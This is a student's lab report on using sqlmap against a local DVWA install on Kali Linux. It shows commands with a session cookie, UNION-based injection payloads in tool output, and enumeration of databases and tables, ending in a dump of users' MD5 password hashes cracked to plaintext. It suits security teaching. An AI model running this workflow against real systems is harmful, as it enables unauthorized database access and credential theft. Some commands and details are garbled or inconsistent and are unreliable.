

Assignment-SQLMAP

23/02/2024

Friday


Step1: Definition

SQLMAP is a tool. It is used for detecting and exploiting SQL injection vulnerabilities in web applications.

It will be used for many attack purposes by ethical hackers and black hackers.

Step2: Installation of SQLMAP

By using the repository of GitHub clone the SQLMAP in my local system (Kali Linux) After this successful installation in my local machine Kali (manjunath@kali).


A screenshot of a Kali Linux desktop environment. In the foreground, a terminal window is open, displaying the command to install SQLMAP. The terminal output shows that SQLMAP is already installed at the latest version. In the background, a web browser window is visible, showing a Kali Linux homepage with navigation links for documentation and tools. The desktop taskbar at the top includes icons for various applications and system status indicators like time and network.

```
(manjunath@Kali)-[~]  
$ sudo apt-get install sqlmap  
[sudo] password for manjunath:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
sqlmap is already the newest version (1.8.2-1).  
0 upgraded, 0 newly installed, 0 to remove and 1504 not upgraded.  
  
(manjunath@Kali)-[~]  
$
```

Step3: Installing of DVWA & Setup


Install and set up DVWA (Damn Vulnerable Web Application) in my local machine kali linux. I am using my apache2 server to hosting on local server which Is my 10.0.2.15(local Ip address).

Now using Firefox of kali linux machine on URL seen in the picture.



Step4: Performing a Basic SQL Injection Attack

I am performing the SQL injection in target website of DVWA. In this picture I got URL and copy URL to SQLMAP tool.



After this we opened Terminal prompt of kali linux in sqlmap tool.

I got URL from my local machine (manjunath@kali): `sqlmap -u`

`'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#'--cookie"PHPSESSID=4krsjisuo0jatk5rndprf68aco; security=low" -dbs`


USING THIS COMMAND IN BELOW PIC:

```
manjunath@Kali: ~  
File Actions Edit View Help  
inet6 fe80::a00:27ff:feb7:33f prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:b7:03:3f txqueuelen 1000 (Ethernet)  
RX packets 3411 bytes 4033837 (3.8 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 1562 bytes 182336 (178.0 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 6 bytes 340 (340.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 6 bytes 340 (340.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(manjunath@Kali)-[~]  
$ sudo service apache2 start  
[sudo] password for manjunath:  
  
(manjunath@Kali)-[~]  
$ sudo service mysql start  
  
(manjunath@Kali)-[~]  
$ sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit'  
# --cookie "PHPSESSID=4krsjisuoojatk5rndprf68aco;security=low" --dbs
```

After gathering the databases, we got dvwa and information_schema in this picture below in my prompt(manjunath@kali)

```
manjunath@Kali: ~  
File Actions Edit View Help  
LjPD&Submit=Submit  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT CONCAT(0x7170707171,0x514b6b6e584c66466b4  
d6d47747769596a4e7345537a777153694b75444a7a544475656771584668,0x717a626a71),N  
ULL-- -&Submit=Submit  
  
[22:01:39] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.58  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[22:01:39] [INFO] fetching database names  
available databases [2]:  
[*] dvwa  
[*] information_schema  
  
[22:01:39] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 26 times  
[22:01:39] [INFO] fetched data logged to text files under '/home/manjunath/.l  
ocal/share/sqlmap/output/10.0.2.15'  
  
[*] ending @ 22:01:39 /2024-02-27/  
  
(manjunath@Kali)-[~]  
$
```

After gathering these databases from above picture, we use to start access with tables format shown below we got 2 tables with 1. guestbook and 2. users of local web dvwa. We access the users with the following command at end **-D dvwa and -tables**




```
manjunath@Kali: ~  
File Actions Edit View Help  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT CONCAT(0x71707171,0x514b6b6e584c66466b4  
d6d47747769596a4e7345537a777153694b75444a7a544475656771584668,0x717a626a71),N  
ULL-- -&Submit=Submit  
[22:09:28] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.58  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[22:09:28] [INFO] fetching tables for database: 'dvwa'  
[22:09:28] [WARNING] reflective value(s) found and filtering out  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+  
[22:09:28] [INFO] fetched data logged to text files under '/home/manjunath/.l  
ocal/share/sqlmap/output/10.0.2.15'  
[*] ending @ 22:09:28 /2024-02-27/  
(manjunath@Kali)-[~]  
$
```

After this we got access the database of users and start sql injection by using the following command –

**sqlmap-u'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#'-
cookie"PHPSESSID=4krsjisuoojatk5rndprf68aco; security=low" -dbs**

Finally, we got output of password on that database list and start md4 hashing passwords using the sqlmap tool.

Here we can see the 5 entries of the database of dvwa of users inside and userid and password of that users.



```
manjunath@Kali: ~  
File Actions Edit View Help  
[5 entries]  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| user_id | user      | avatar      | last_name | first_name | last_login  | password      | fail |  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| 1       | admin     | /DVWA/hackable/users/admin.jpg | admin     | admin     | 2024-02-27 21:49:24 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 0 |  
| 2       | gordonb   | /DVWA/hackable/users/gordonb.jpg | Brown     | Gordon    | 2024-02-27 21:49:24 | e99a18c428cb38d5f260853678922e03 (abc123) | 0 |  
| 3       | 1337      | /DVWA/hackable/users/1337.jpg   | Me        | Hack      | 2024-02-27 21:49:24 | 0d4fcc69216b (charley) | 0 |  
| 4       | pablo     | /DVWA/hackable/users/pablo.jpg  | Picasso   | Pablo     | 2024-02-27 21:49:24 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | 0 |  
| 5       | smithy    | /DVWA/hackable/users/smithy.jpg | Smith     | Bob       | 2024-02-27 21:49:24 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 0 |  
+-----+-----+-----+-----+-----+-----+-----+-----+  
[22:12:30] [INFO] table 'dvwa.users' dumped to CSV file '/home/manjunath/.local/share/sqlmap/output/10.0.2.15/dump/dvwa/users.csv'
```

Successfully installed dvwa machine in my kali linux local (manjunath@kali) and arranged server using [apache2](#) and database using [mysql](#).

So successfully got results output of sql injection performed by the sqlmap tool by look at above pic of result in my local machine kalilinux root (manjunath@kali)

potential impact of SQL injection:

Criminals may use it to gain unauthorized access to your sensitive data, customer information, personal data, trade secrets, intellectual property, and more.

For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.

P.Manjunath
Kallam Haranadhareddy Institute of Technology
Roll no: 208x1a4254